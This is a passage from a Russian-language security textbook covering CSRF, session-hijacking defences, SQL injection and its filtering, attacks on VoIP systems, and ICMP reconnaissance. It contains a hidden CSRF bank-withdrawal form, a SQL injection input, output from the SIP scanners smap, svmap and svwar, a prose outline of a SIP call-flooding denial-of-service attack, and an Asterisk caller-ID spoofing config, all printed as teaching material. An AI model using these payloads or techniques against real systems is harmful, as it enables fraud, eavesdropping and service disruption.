Старый добрый CSRF актуален и для .NET. Напомним, что CSRF – это вид атак на посетителей веб-сайтов, использующий недостатки протокола HTTP. Если жертва заходит на сайт, созданный злоумышленником, от ее лица тайно отправляется запрос на другой сервер (например, на сервер платежной системы), осуществляющий некую вредоносную операцию (например, перевод денег на счет злоумышленника).

Для осуществления этой атаки должно быть выполнено несколько условий. Во-первых, жертва должна быть аутентифицирована на том сервере, на котором выполняется запрос. Также этот запрос не должен требовать какого-либо подтверждения со стороны пользователя, которое не может быть автоматизировано, то есть которое не может быть подделано атакующим скриптом.

В качестве примера рассмотрим ситуацию, когда пользователь входит в систему www.bank.com с помощью проверки подлинности на основе тех самых форм, о которых мы говорили чуть раньше. Сервер выполняет проверку подлинности пользователя и выдает ответ, включающий билет пользователя в cookie. При этом сайт банка доверяет любому запросу, который он получает с допустимым билетом в cookie. Далее пользователь, не завершая принудительно сессию на сайте банка, посещает другой сайт, www.hacker.com, который содержит HTML-форму, в которой запрятана отправка в форме следующих данных:

```
<form action="https://bank.com/api/account" method="post">
    <input type="hidden" name="Transaction" value="withdraw" />
    <input type="hidden" name="Amount" value="1000000" />
    <input type="submit" value="Click to collect your prize!" />
</form>
```

Обратите внимание, что форма отправит данные именно на сайт банка. Это «межсайтовая» часть CSRF. Далее под каким-либо предлогом на hacker.com пользователю предлагается нажать кнопку, которая скрытно отправит данные формы. При отправке формы браузер автоматически отправит и билет в cookie для запрошенного домена www.bank.com, ведь пользователь формально еще залогинен на сайте банка. В результате запрос будет выполнен на сайте банка. Стоит отметить, что использование HTTPS не предотвращает атаки CSRF. Вредоносный сайт может отправлять https://www.bank.com/ запрос так же легко, как и небезопасный запрос.

Такие атаки становятся возможными благодаря тому, что в браузере хранятся cookie, выданные приложением, эти cookie содержат в том числе сеансовые билеты прошедших проверку пользователей, и наконец браузер отправляет веб-приложению все cookie, связанные с доменом, независимо от того, как запрос к приложению был создан в браузере.

2.5.8. Защита DNS

Итак, рассмотрев вкратце основные варианты атак через систему управления сессиями, поговорим о средствах противодействия. Основная идея защиты от подобных атак заключается в том, чтобы привязать идентификатор сессии к браузеру пользователя. Для этого нужно использовать заголовки HTTP-

запроса для создания подписи браузера пользователя. В момент старта сессии данное значение вычисляется и сохраняется в переменной сессии. При повторном обращении мы снова вычисляем подпись браузера и сравниваем полученный результат со значением из сессии. Если значения не совпадают, то мы расцениваем это как попытку взлома и уничтожаем сессию. При этом, конечно, пострадает и сессия легального пользователя, возможно, ему придется заново авторизоваться, но идентификатор сессии, полученный злоумышленником, не будет актуальным.

Еще одно средство защиты – это запрет использования методов GET и POST для передачи идентификатора сессии. Для передачи идентификатора нужно использовать cookies. Дело в том, что если идентификатор передается, к примеру, в строке вида http//:mysite.loc index.php?PHPSESSID=<идентификатор сессии злоумышленника >, в этом случае веб-сервер присвоит пользователю идентификатор сессии злоумышленника. Кроме того, идентификатор сессии, входящий в состав URL, может быть опубликован самим пользователем вместе с ссылкой на сайт.

При этом велика вероятность кражи сессии. Для борьбы с этой угрозой необходимо использовать cookies.

Еще одним средством защиты является регенерация идентификатора сессии. Например, если злоумышленник готовит атаку с подменой сессии. Однако если приложение будет регенерировать идентификатор пользователя при авторизации, то злоумышленник не сможет осуществить подмену идентификатора. Для успешной защиты от подмены сессии необходимо регенерировать идентификатор в следующих случаях: в момент создания новой сессии и в момент изменения привилегий пользователя. Не стоит регенерировать идентификатор сессии при каждом запросе пользователя, так как пользователь не сможет корректно работать с данной страницей в нескольких окнах браузера. Также если пользователь осуществит переход на предыдущую страницу с помощью кнопки браузера «назад», то это приведет к разрушению текущей сессии.

На этом я завершаю тему атак на веб-приложение через систему управления сессиями. Думаю, основные принципы реализации атак на веб-порталы через управление сессиями мной были представлены.

2.5.9. SQL-инъекции

Внедрение SQL-кода (англ. *SQL injection*) – один из самых распространенных способов взлома сайтов и программ, работающих с базами данных, основанный на внедрении в запрос произвольного SQL-кода. При правильной настройке системы управления базами данных вероятность успешной реализации SQL-инъекций можно свести к нулю. Но обо всем по порядку. Начнем с описания угрозы.

Внедрение SQL в зависимости от типа используемой СУБД и условий внедрения может дать возможность атакующему выполнить произвольный запрос к базе данных (например, прочитать содержимое любых таблиц, удалить, изменить или добавить данные), получить возможность чтения и/или записи локальных файлов и выполнения произвольных команд на атакуемом сервере.

Атака типа внедрения SQL может быть возможна из-за некорректной обработки входных данных, используемых в SQL-запросах.

Разработчик прикладных программ, работающих с базами данных, должен знать о таких уязвимостях и принимать меры противодействия внедрению SQL.

Допустим, серверное ПО, получив входной параметр id, использует его для создания SQL-запроса. Рассмотрим следующий PHP-скрипт:

```
…
$id = $_REQUEST['id'];
$res = mysql_query("SELECT * FROM news WHERE id_news = $id");
…
```

Если на сервер передан параметр id, равный 5 (например, так: http://example.org/script.php?id=5), то выполнится следующий SQL-запрос:

```
SELECT * FROM news WHERE id_news = 5
```

Но если злоумышленник передаст в качестве параметра id строку -1 OR 1=1 (например, так: http://example.org/script.php?id=-1+OR+1=1), то выполнится запрос:

```
SELECT * FROM news WHERE id_news = -1 OR 1=1
```

Таким образом, изменение входных параметров путем добавления в них конструкций языка SQL вызывает изменение в логике выполнения SQL-запроса (в данном примере вместо новости с заданным идентификатором будут выбраны все имеющиеся в базе новости, поскольку выражение 1=1 всегда истинно).

Защита от атак типа внедрение SQL-кода

В этом разделе в качестве примеров будут приводиться фрагменты исходного кода на различных языках программирования, взятые из статьи в Википедии.

Для защиты от данного типа атак необходимо тщательно фильтровать входные параметры, значения которых будут использованы для построения SQL-запроса.

Предположим, что код, генерирующий запрос, выглядит так:

```
statement := 'SELECT * FROM users WHERE name = "' + userName + '";';
```

Чтобы внедрение кода было невозможно, для некоторых СУБД, в том числе для MySQL, требуется брать в кавычки все строковые параметры. В само́м параметре заменяют кавычки на \», апостроф на \', обратную косую черту на \\ (это называется «экранировать спецсимволы»). Это можно делать таким кодом:

```
statement := 'SELECT * FROM users WHERE name = ' + QuoteParam(userName) + ';';

function QuoteParam(s : string) : string;
{ на входе – строка; на выходе – строка в кавычках и с замененными спецсимволами }
var
  i : integer;
  Dest : string;
begin
  Dest := '"';
  for i:=1 to length(s) do
    case s[i] of
 '''' : Dest := Dest + '\''';
 '"' : Dest := Dest + '\"';
```

```
 '\' : Dest := Dest + '\\';
    else Dest := Dest + s[i];
    end;
  QuoteParam := Dest + '"';
end;
```

Для PHP фильтрация может быть такой:

```
<?
$query = "SELECT * FROM users WHERE user='".mysql_real_escape_string($user)."';";
?>
```

Фильтрация целочисленных параметров

Возьмем другой запрос:

```
statement := 'SELECT * FROM users WHERE id = ' + id + ';';
```

В данном случае поле id имеет числовой тип и его нельзя брать в кавычки. Поэтому «закавычивание» и замена спецсимволов на escape-последовательности не проходит. В таком случае помогает проверка типа; если переменная id не является числом, запрос вообще не должен выполняться.

Например, на Delphi для противодействия таким инъекциям помогает код:

```
id_int := StrToInt(id);
statement := 'SELECT * FROM users WHERE id = ' + IntToStr(id_int) + ';';
```

В случае ошибки функция StrToInt вызовет исключение EConvertError, и в его обработчике можно будет вывести сообщение об ошибке. Двойное преобразование обеспечивает корректную реакцию на числа в формате $132AB (шестнадцатеричная система счисления). На стандартном Паскале, не умеющем обрабатывать исключения, код несколько сложнее.

Для PHP этот метод будет выглядеть так:

```
$query = 'SELECT * FROM users WHERE id = ' . (int) $id;
```

Усечение входных параметров

Для внесения изменений в логику выполнения SQL-запроса требуется внедрение достаточно длинных строк. Так, минимальная длина внедряемой строки в вышеприведенных примерах составляет 8 символов («1 OR 1=1»). Если максимальная длина корректного значения параметра невелика, то одним из методов защиты может быть максимальное усечение значений входных параметров.

Например, если известно, что поле id в вышеприведенных примерах может принимать значения не более 9999, можно «отрезать лишние» символы, оставив не более четырех:

```
statement := 'SELECT * FROM users WHERE id = ' + LeftStr(id, 4) + ';';
```

2.6. Угрозы IP-телефонии

Говоря о безопасности приложений, не стоит забывать о такой важной технологии, как IP-телефония.

Телефонная связь уже много лет является неотъемлемой частью жизни любой организации. Для представителей целого ряда специальностей телефон является рабочим инструментом, необходимым для осуществления бизнес-процессов. В случае выхода из строя или прослушивания каналов связи у организации могут появиться серьезные проблемы, в частности недоступность для заказчиков, отсутствие связи между подразделениями, – все это может привести к простоям и убыткам.

Таким образом, телефония – один из наиболее критичных для бизнеса ресурсов. Зачастую наличие бесперебойной телефонной связи намного важнее подключения к интернету.

Рассмотрение проблем безопасности телефонных систем я начну с угроз традиционных (аналоговых) систем связи.

Возможные угрозы традиционной телефонии

Основной проблемой любых систем, в том числе и связи, является выход из строя оборудования. Реализовываться эта угроза может различными способами, самым простым из которых является отключение каналов связи. Для вывода из строя канала связи зачастую даже не требуется физического доступа к телефонным аппаратам или оборудованию АТС, достаточно просто добраться до телефонного кабеля, выходящего за пределы охраняемой территории предприятия. Тут следует отметить, что провода выводят за контролируемую зону далеко не всегда по причине злого умысла или непрофессионализма. Зачастую это единственный способ подключиться к телефонной сети.

Еще одной угрозой является прослушивание разговоров, которое хотя и требует наличия определенного оборудования и соответствующих навыков, позволяет осуществлять съем речевой информации с каналов связи вне охраняемой территории предприятия. Реализовать это на практике, за пределами распределительного щитка здания крайне сложно, однако стоит помнить о существовании такой угрозы.

Также существует ряд угроз, связанных с использованием физического доступа к телефонному оборудованию. Например, это вывод из строя каналов связи посредством перекоммутации соединений в кроссовой панели. Хотя здесь проще всего просто вырвать провода из плинтов панели. Если телефонисты не вели журнал кроссировки или информация в нем неактуальна, восстановление коммутации может занять очень много времени.

Существуют и более экзотические угрозы, для реализации которых требуется не только физический доступ к телефонному оборудованию, но и профессиональные навыки. Например, это кража сервисов, получение административного доступа к АТС (например, со специального телефонного аппарата), а также использование уязвимостей существующих стандартов телефонной сигнализации.

Для защиты от атак, которые реализуются только при наличии физического доступа, нужно использовать соответствующие меры безопасности в организации. То есть отсутствие возможности подключения к телефонному оборудованию для посторонних.

Для предотвращения прослушивания используются аналоговые скремблеры, осуществляющие разбиение спектра сигнала на несколько областей, поворот некоторых из них вокруг несущих частот и перемешивание. Надежность такой защиты относительная – расшифровка может занять до нескольких часов в зависимости от используемого алгоритма. Цифровые скремблеры или криптофоны оцифровывают аналоговый сигнал и смешивают со случайной последовательностью. Не зная ключа, расшифровать такой сигнал невозможно. Генераторы шума зашумляют линию, тем самым усложняя прослушивание.

Для защиты традиционных аналоговых систем телефонной связи таких мер вполне достаточно, однако современные цифровые стандарты связи имеют более сложный принцип работы и, соответственно, подвержены большему количеству различных атак.

Далее мы будем говорить только об IP-телефонии и угрозах, которым она подвержена.

Что такое VoIP?

IP-телефония, или VoIP, – система связи, обеспечивающая передачу речевого сигнала по сети Интернет. Я не буду подробно останавливаться на методах работы VoIP, так как предполагаю, что читатели, интересующиеся безопасностью данной технологии, должны быть знакомы с ее основами. Однако уделю немного внимания протоколам, используемым в современных системах IP-телефонии. Основными их задачами является регистрация IP-устройства (шлюз, терминал или IP-телефон) на сервере или гейткипере провайдера, вызов и/или переадресация вызова, установление голосового или видеосоединения, передача имени и/или номера абонента. В настоящее время широкое распространение получили следующие VoIP-протоколы:

- **SIP** – протокол сеансового установления связи, обеспечивающий передачу голоса, видео, сообщений систем мгновенного обмена сообщений и произвольной нагрузки, для сигнализации обычно использует порт 5060 UDP;
- **H.323** – набор протоколов, предназначенных для регистрации терминалов на гейткипере. Использует порты 1720 TCP, и 1719 TCP;
- **IAX2** – используется для сигнализации и передачи медиатрафика через 4569 UDP-порт;
- **MGCP** (Media Gateway Control Protocol) – протокол управления медиашлюзами;
- **Megaco/H.248** – протокол управления медиашлюзами, развитие MGCP;
- **SIGTRAN** – протокол туннелирования PSTN-сигнализации ОКС-7 через IP на программный коммутатор (SoftSwitch);
- **SCTP** (Stream Control Transmission Protocol) – протокол для организации гарантированной доставки пакетов в IP-сетях;
- **SCCP** (Skinny Call Control Protocol) – закрытый протокол управления терминалами (IP-телефонами и медиашлюзами) в продуктах компании Cisco;
- **Unistim** – закрытый протокол передачи сигнального трафика в продуктах компании Nortel.

На этом краткое описание основ технологий IP-телефонии можно считать завершенным, и мы переходим к рассмотрению разновидностей различных угроз VoIP.

2.6.1. Возможные угрозы VoIP

Так же, как и традиционная телефония, VoIP подвержена различным угрозам, однако из-за особенностей, присущих цифровым технологиям, здесь возможностей для атак злоумышленников гораздо больше. В России пока не было громких случаев взлома систем IP-телефонии. Однако в других странах распространены различные схемы реализации атак и мошенничеств, зачастую приводящие к серьезным убыткам.

Говоря об угрозах VoIP, стоит отметить, что они также подвержены атакам на обычные IP-сети, которые практически без изменений могут быть направлены и на сети передачи оцифрованного голоса.

Для IP-составляющей цифровой телефонии возможны следующие виды атак:

- перехват данных;
- отказ в обслуживании;
- подмена номера;
- кража сервисов;
- неожидаемые вызовы;
- несанкционированное изменение конфигурации;
- мошенничество со счетом.

2.6.2. Поиск устройств VoIP

При подготовке к реализации любой сетевой атаки необходимо предварительно собрать сведения о топологии сети, используемых в ней оборудовании и сервисах. Для этого злоумышленнику нужно выяснить, за какими из IP-адресов сети скрываются компьютеры, а за – какими IP-телефоны. Производится сканирование подсети. Обнаружение работающих машин посредством сканирования, с помощью ICMP и борьба с этим – это тема отдельная, поэтому мы не будем в нее углубляться.

Сейчас же будем считать, что злоумышленник выявил работающие в сети узлы. Теперь ему необходимо найти IP-телефоны. Одним из признаков функционирования на хосте того или иного сервиса является наличие открытых сетевых портов. Например, если IP-телефон использует SIP, у него должен быть открыт соответствующий порт 5060, работающий по протоколу UDP. Определение версий операционных систем также именуется Fingerprint. Для определения используемого программного обеспечения применяются специальные утилиты, о которых мы поговорим чуть позже.

Узнав, какое программное обеспечение используется в сети (желательно не только с номером версии, но и с установленными обновлениями), злоумышленник сможет по базам уязвимостей найти, каким угрозам подвержена данная сборка системы, и далее либо найти готовый эксплойт, либо написать свой собственный, реализующий данную уязвимость.

Процесс поиска VoIP-устройств можно автоматизировать. Для этого существует несколько специализированных утилит. Все описанные в этом разделе утилиты входят в состав дистрибутива Kali Linux.

Smapiv позволяет сканировать как отдельный IP-адрес, так и подсеть на предмет включенных SIP-устройств. Например, в качестве примера просканируем сеть 10.0.254.0/24. В этой сети имеются как устройства IP-телефонии, так и другое сетевое оборудование. Вот так выглядят результаты сканирования smap.

```
root@kali: /pentest/voip/smap# ./smap -O 10.0.54.11

smap 0.6.0 hs@123.org http://www.wormulon.net/

10.0.54.11: ICMP reachable, SIP enable
best guess (55% sure) fingerprint:
   Asterisk PBX (unknown version)
   User-Agent: Asterisk PBX 1.6.0.26-FONCORE-r78

1 host scanned, 1 ICMP reachable, 1 SIP enabled (100.0%)
```

Судя по полученным результатам, перед нами IP-PBX сервер Asterisk. Мы смогли найти сервер и получить информацию о его User-Agent.

Еще один мощный инструмент – это сканер Svmap. Данное средство позволяет выставить тип запроса, использующийся при поиске SIP-устройств. Тип запроса по умолчанию – OPTIONS. В качестве примера можно просканировать подсеть 10.0.54.0/24 на наличие VoIP-устройств.

```
root@kali: /pentest/voip/sipvicious # ./svmap.py 10.0.54.1-254
| SIP Device    | User Agent                          | Fingerprint    |
-------------------------------------------------------------------------
| 10.0.54.11    | Asterisk PBX 1.6.0.26-FONCORE-r78    | disabled       |
| 10.0.54.29    | Zoiper rev.11619                    | disabled       |
```

Утилита Swar. При поиске VoIP-устройств для определения действующих SIP-extensions может помочь поиск по номерам пользователей. Svwarvi позволяет сканировать полный диапазон IP-адресов.

```
root@kali: /pentest/voip/sipvicious # ./svwar.py -e200-300 10.0.54.11 -m INVITE
| Extension | Authentication |
--------------------------------------
| 200           | reqauth             |
| 202           | reqauth             |
| 204           | reqauth             |
| 206           | reqauth             |
```

Результат сканирования пользовательских номеров в диапазоне от 200 до 300. В результате получаем экстеншены пользователей, зарегистрированные на IP-PBX сервере, а также информацию по наличию аутентификации.

Итак, мы рассмотрели процесс поиска VoIP-устройств и получили некоторые интересные детали конфигурации.

Полученная информация может быть использована в дальнейшем для осуществления различных атак.

2.6.3. Перехват данных

Перехват данных – эта большая проблема, которая уже была описана в разделе, посвященном традиционной телефонии. Но для VoIP эта опасность намного выше, так как злоумышленнику уже не нужен физический доступ к телефонной линии. Здесь у злоумышленника могут возникнуть определенные трудности с выборкой нужных пакетов, так как, помимо VoIP, также будут перехвачены и другие пакеты протокола уровня приложений. Однако эта проблема легко решается с помощью фильтрации перехваченного трафика.

Перехватив голосовой IP-трафик (а он по умолчанию между шлюзами не шифруется), злоумышленник может без труда восстановить исходные переговоры. Для этого существуют даже автоматизированные средства. Например, утилита vomit (Voice Over Misconfigured Internet Telephones) переводит данные, полученные в результате перехвата трафика с помощью анализатора протоколов tcpdump, который входит в большинство дистрибутивов Linux. Перехваченные данные конвертируются в обычный WAV-файл, который можно прослушать на любом проигрывателе. Эта утилита позволяет перевести голосовые данные, переданные посредством IP-телефонов Cisco и сжатые с помощью кодека G.711.

Напомню, что коренное отличие перехвата в VoIP от традиционной телефонии заключается в том, что здесь вместо прямого подключения к прослушиваемому каналу связи достаточно компьютера, работающего в той же LAN. Перехват данных возможен как изнутри корпоративной сети, так и снаружи. Причем если во внутренней сети несанкционированно подключенное устройство, перехватывающее голосовые данные, с определенной долей вероятности будет обнаружено, то во внешней сети заметить ответвления практически невозможно. Поэтому любой незашифрованный трафик, выходящий за пределы корпоративной сети, должен считаться небезопасным.

2.6.4. Отказ в обслуживании

Традиционная телефонная связь всегда гарантирует качество связи, даже в случае высоких нагрузок на оборудование АТС, что для IP-телефонии далеко не всегда верно. Высокая нагрузка на сеть передачи оцифрованных голосовых данных приводит к существенному искажению и даже потере части сообщений, что свойственно IP-сетям вообще, так как пакеты могут теряться при любой нагрузке. Поэтому одна из атак на IP-телефонию может заключаться в посылке на сервер IP-телефонии большого числа «шумовых» пакетов.

Рассмотрим реализацию DoS-атаки, специфичной именно для систем IP-телефонии. Реализация будет построена на использовании уже упоминавшегося ранее протокола SIP.

Допустим, у нас имеется некий Call-центр, использующий VoIP и сигнализацию SIP.

Прежде всего злоумышленникам необходимо произвести звонок через сеть VoIP-провайдера, услугами которого пользуется данный Call-центр. При этом важно собрать все пакеты сигнализации SIP на промежуточном между телефоном и SIP-сервером узле. Далее с помощью утилиты SIP Scenario злоумышленники выявляют SIP-сигнализацию первого пакета INVITE (инициализация звонка) и сохраняют его в файл.

После этого проводится анализ SIP-пакетов, полученных при первом звонке, определение IP-адреса и SIP-порта, а также правила модификации префикса телефона. На основании полученной информации производится подделка сигнализации SIP таким образом, чтобы пакет был корректно принят телефоном, меняем префикс для номера вызывающего абонента, IP-адрес вызывающего и номер вызываемого.

Затем с помощью SIP Proxy, размещенного в интернете бесплатного сервера, и генератора пакетов типа nemesis отсылаем с Source IP-адрес отправителя – IP-адрес SIP Proxy сервера. Для автоматизации злоумышленникам необходимо написать простейший скрипт для генерации множества пакетов. Сценарий должен генерировать несколько звонков в секунду. Точные значения зависят от пропускной способности канала связи. В результате в Call-центре с периодичностью в несколько секунд будут раздаваться звонки, однако при снятии трубки будет тишина. При правильной настройке скрипта работа Call-центра будет парализована.

Данные атаки в той или иной степени построены по принципу «затопления» целевого узла большим числом пакетов или звонков, что приводит к его временному выходу из строя. Стоит отметить, что атаки типа «отказ в обслуживании» часто являются элементом более сложных атак, когда после вывода из строя целевого узла происходит его подмена на фальшивый хост, к которому подключаются клиенты. Трафик, проходящий через поддельный узел, перехватывается и расшифровывается способами, описанными выше.

Одно из решений – резервирование полосы пропускания с помощью современных протоколов, например протокола резервирования сетевых ресурсов RSVP.

Также для реализации атаки «отказ в обслуживании» можно использовать широко известные DoS-атаки, такие как Smurf, UDP Flood и т. д. Однако эти

атаки могут быть применены не только к устройствам IP-телефонии, но также и к другим устройствам и приложениям. Поэтому и защита от этих атак должна реализовываться по аналогии с общими рекомендациями для сетей.

2.6.5. Подмена номера

Для связи с абонентом в обычной телефонной сети необходимо знать его номер, а в IP-телефонии роль телефонного номера выполняет IP-адрес. Следовательно, возможна ситуация, когда злоумышленник может осуществить звонок с «чужого номера». Для этого нужно перехватить соединение на этапе инициализации и выдать себя за нужного вам абонента. Данная атака строится на подмене значения поля From в заголовке INVITE запроса.

В качестве примера рассмотрим подделку CallerID для программного решения Asterisk. Автор этой статьи предложил использовать подделку CallerID в качестве первоапрельской шутки, но при желании злоумышленник может использовать данную атаку и для менее безобидных целей.

Исходная сеть имеет структуру, представленную на рис. 2.49.




Рис. 2.49. *Подмена номера*

Посредством команды CALLERID() можно изменять поля CallerID, т. е. информацию о вызывающем абоненте.

Для этого необходимо в файл extensions.conf добавить, например, следующее:

```
exten => _XX666,1,Set(CALLERID(name)=Hell)
exten => _XX666,n,Set(CALLERID(num)=666)
exten => _XX666,n,Dial(SIP/${EXTEN:0:2})
```

При наборе 11666. абонент, сидящий за 11-м номером, будет лицезреть примерно такую картину на своем телефоне:

```
From Hell
Number 666
```

В случае использования злоумышленником данной атаки возможны варианты, когда он сможет осуществить звонки по VoIP от имени других абонентов. Именно поэтому задаче обеспечения аутентификации уделяется внимание во всех VoIP-стандартах.

Еще одним распространенным средством осуществления звонков от чужого имени является использование вредоносного программного обеспечения, такого как «троянские кони». Для систем IP-телефонии эти приложения имеют свою специфику.

Абонентские пункты, реализованные на базе персонального компьютера, менее защищены, чем специальные IP-телефоны. Конечно, это утверждение не всегда верно, так как на персональном компьютере может быть установлено антивирусное программное обеспечение и межсетевые экраны. Но, с другой стороны, на персональном компьютере работает множество приложений, почти каждое из которых содержит в себе уязвимости, иногда очень критичные. Приложение может не иметь никакого отношения к IP-телефонии (например, СУБД), но в случае наличия в нем критической уязвимости злоумышленник сможет заразить систему трояном, который уже будет осуществлять несанкционированные звонки по VoIP. К тому же очень часто пользователи, особенно за домашними компьютерами, работают под административными учетными записями. Тем самым они повышают риск заражения системы. Иногда пользователи своими руками заражают собственную систему, запуская сомнительное ПО (например, кряков для нелицензионных программ).

В прошивке IP-телефона тоже могут быть уязвимости, но в силу аппаратной реализации на нем не может работать никаких посторонних приложений. Заразить систему пользователю тоже совсем не просто. Кроме того, написание вредоносного кода для аппаратного VoIP требует довольно высокой квалификации взломщика. Поэтому аппаратные IP-телефоны надежнее программных реализаций.

2.6.6. Атаки на диспетчеров

Злоумышленники могут атаковать и узлы (Gatekeeper), которые хранят данные о разговорах пользователей (имена абонентов, время, продолжительность, причина завершения звонка и т. д.). Эта информация может быть полезна для последующего осуществления других атак, таких как модификация и даже удаление указанных данных.

Если проводить аналогию с традиционной телефонией, то это схоже с передачей служебных команд на АТС, которые могут привести к ее неправильному функционированию.

Диспетчер (gatekeeper) – это дополнительное устройство, подключенное только к IP-сети и несущее в себе всю логику работы сети IP-телефонии. Основными функциями этих систем являются аутентификация и авторизация абонента, распределение вызовов между шлюзами и биллинг. В большинстве случаев диспетчер не содержит в себе законченной программы учета, а только основанный на стандартах интерфейс к профессиональным системам биллинга третьих производителей, а также API для разработки оператором собственной программы учета.

Диспетчеры должны использоваться в любой сети IP-телефонии, содержащей более двух шлюзов.

Атаки на диспетчеров могут реализовываться посредством эксплуатации уязвимостей в программном обеспечении gatekeeper.

В случае удачной реализации атаки биллинговая система (например, у оператора связи) не сможет правильно выставлять счета клиентам, что нанесет ущерб всей инфраструктуре IP-телефонии, нарушив ее функционирование.

2.6.7. Хищение сервисов и телефонный спам

Атаки типа хищения сервисов, как правило, представляют собой набор из нескольких действий, описанных ранее в этом разделе. Прежде всего это обнаружение устройств VoIP, прослушивание трафика с целью получения необходимой информации об используемых в сети протоколах. Затем это может быть атака на диспетчера, если необходима какая-либо техническая информация. После всех этих предварительных действий, как правило, производится собственно хищение сервисов. На практике это может быть телефонный звонок в другую страну с поддельного номера или же получение контроля над какими-либо сервисами, например голосовой почты и т. д.

Еще одна цель, которая может преследоваться при хищении сервисов, – это рассылка нежелательной голосовой почты, то есть фактически тот же спам.

На практике это может выглядеть так: злоумышленник в автоматическом режиме осуществляет обзвон абонентов, и каждому, кто ответит, предлагается прослушать запись голосового сообщения рекламного характера.

Для телефонного спама существует специальный термин – SPIT (Spamming over Internet Telephony).

Собственно, уже сейчас многие компании используют такой сервис вполне легально, арендуя соответствующие услуги у провайдеров IP-телефонии, однако в случае хищения сервисов рассылать спам можно будет практически бесплатно.

Так что хищение сервисов является серьезной атакой, с которой необходимо бороться.

В целом IP-телефония предоставляет пользователю большее число новых возможностей по сравнению с традиционной телефонией. Однако эти возможности таят в себе и новые опасности. Относительная легкость реализации атак на IP-телефонию ставит вопросы обеспечения безопасности на первое место наряду с обеспечением качества обслуживания. Хотя на первый взгляд уязвимостей у IP-телефонии больше, чем у традиционной, но и способы защиты также есть, поэтому не надо бояться, а надо грамотно защищаться.

В этой главе я описал принципы работы IP-телефонии и рассмотрел основные угрозы, которым подвержены данные системы. Те аспекты, которые мне удалось осветить, все же показывают, что VoIP – не такая закрытая и непонятная область, как кажется на первый взгляд. К ней могут быть применены уже известные по обычной телефонии и IP-сетям методы нападения. А относительная легкость их реализации ставит безопасность на первое место наряду с обеспечением качества обслуживания IP-телефонии.

2.7 Анализ удаленных сетевых служб

В самом начале книги я подробно рассмотрел удаленный анализ сети с помощью социальной инженерии. В результате было выявлено следующее: используется домен Active Directory на Windows 2008, известно точное число филиалов, количество пользователей в каждой из подсетей, IP-адресация и модели используемого оборудования. Сейчас, когда я уже рассмотрел вопросы безопасности на всех основных уровнях иерархической модели OSI, самое время вернуться к вопросам анализа сетевых служб.

Теперь проведем исследование тех служб, которые применяются в сети. Материал раздела будет поделен на две части. Сначала мы рассмотрим, как злоумышленник может идентифицировать работающие узлы. А в следующей части мы перейдем к тому, как определить, какие службы запущены на данных машинах.

Допустим, злоумышленнику удалось проникнуть в локальную сеть, например используя уязвимость в программном обеспечении одного из серверных приложений, доступных из интернета. После атаки он размещает бекдор, позволяющий удаленно выполнять команды на взломанной машине. Скорее всего, на этом компьютере не окажется информации, ценной для злоумышленника. Поэтому для хищения злоумышленнику необходимо исследовать доступные устройства и приложения и идентифицировать сервисы на них для последующего взлома.

Конечно, приведенное выше описание действий несколько упрощено, так как современные трояны, как правило, уже содержат в себе необходимые для исследования сети инструменты. Поднимая тему исследования сети, я хочу рассказать читателям, какими средствами может производиться исследование сети, для того чтобы они могли самостоятельно проверить свои сети на подверженность подобным методам анализа и принять соответствующие меры к их защите.

Думаю, здесь потребуется еще одно небольшое пояснение, так как многим может показаться, что идентификация работающих в сети машин – задача слишком простая и не требует отдельного внимания: достаточно запустить сетевой сканер – и работающие в данный момент хосты будут обнаружены. На самом деле сейчас в локальных сетях очень часто используют фильтрацию сетевого трафика и межсетевое экранирование, в результате далеко не каждый сетевой сканер обнаружит все работающие в данный момент узлы. Без тонкой настройки средств сканирования эти узлы так и останутся «невидимыми». Вот о способах такой доработки мы и будем говорить в этом разделе.

Для идентификации активных узлов в локальной сети можно использовать различные протоколы сетевого и транспортного уровней, такие как ICMP, UDP, и TCP. Но обо всем по порядку.

2.7.1. ICMP как инструмент исследования сети

Протокол ICMP служит для выявления проблем, связанных с сетевым уровнем. Как правило, в локальных сетях его не блокируют, так как он часто используется самими системными администраторами для поиска неполадок в сети.

Благодаря этому с помощью ICMP можно производить исследование работающих в сети сервисов.

Прежде всего рассмотрим основные принципы работы данного протокола. Сообщения ICMP передаются в виде IP-датаграмм, то есть к ним прибавляется заголовок IP. Формат ICMP-пакета представлен в табл. 2.3.

Таблица 2.3. *Формат ICMP-пакета*

Type (Тип)	Code (Код)	Checksum (Контрольная сумма)
Данные		

Существует несколько типов сообщений ICMP. Каждый имеет свой формат, при этом все они содержат следующие три поля:

- 8-битного целого числа, обозначающего тип сообщения (TYPE);
- 8-битного поля кода (CODE), который конкретизирует назначение сообщения;
- 16-битного поля контрольной суммы (CHECKSUM).

Все типы сообщений ICMP можно условно поделить на две группы:

- сообщения об ошибках (например, Destination unreachable);
- запросы и ответы (например, Echo Request и Echo Reply).

Начнем с рассмотрения сообщений об ошибках. Они содержат заголовок и первые 64 бита данных пакета IP, при передаче которого возникла ошибка. Это делается для того, чтобы узел-отправитель смог более точно проанализировать причину ошибки, так как все протоколы прикладного уровня стека TCP/IP содержат наиболее важную информацию для анализа именно в первых 64 битах своих сообщений. Для большинства сообщений об ошибках задействовано поле кода. В основном для исследования сети используются Echo Reply, Echo Request и Timestamp. Полный список полей можно найти в стандарте RFC.

Наилучшим методом определения доступности узла является посылка сообщения ICMP Echo (Type 8). Если система работает и отсутствует фильтрация графика данного типа, то в ответ придет сообщение ICMP Echo Reply (Type 0).

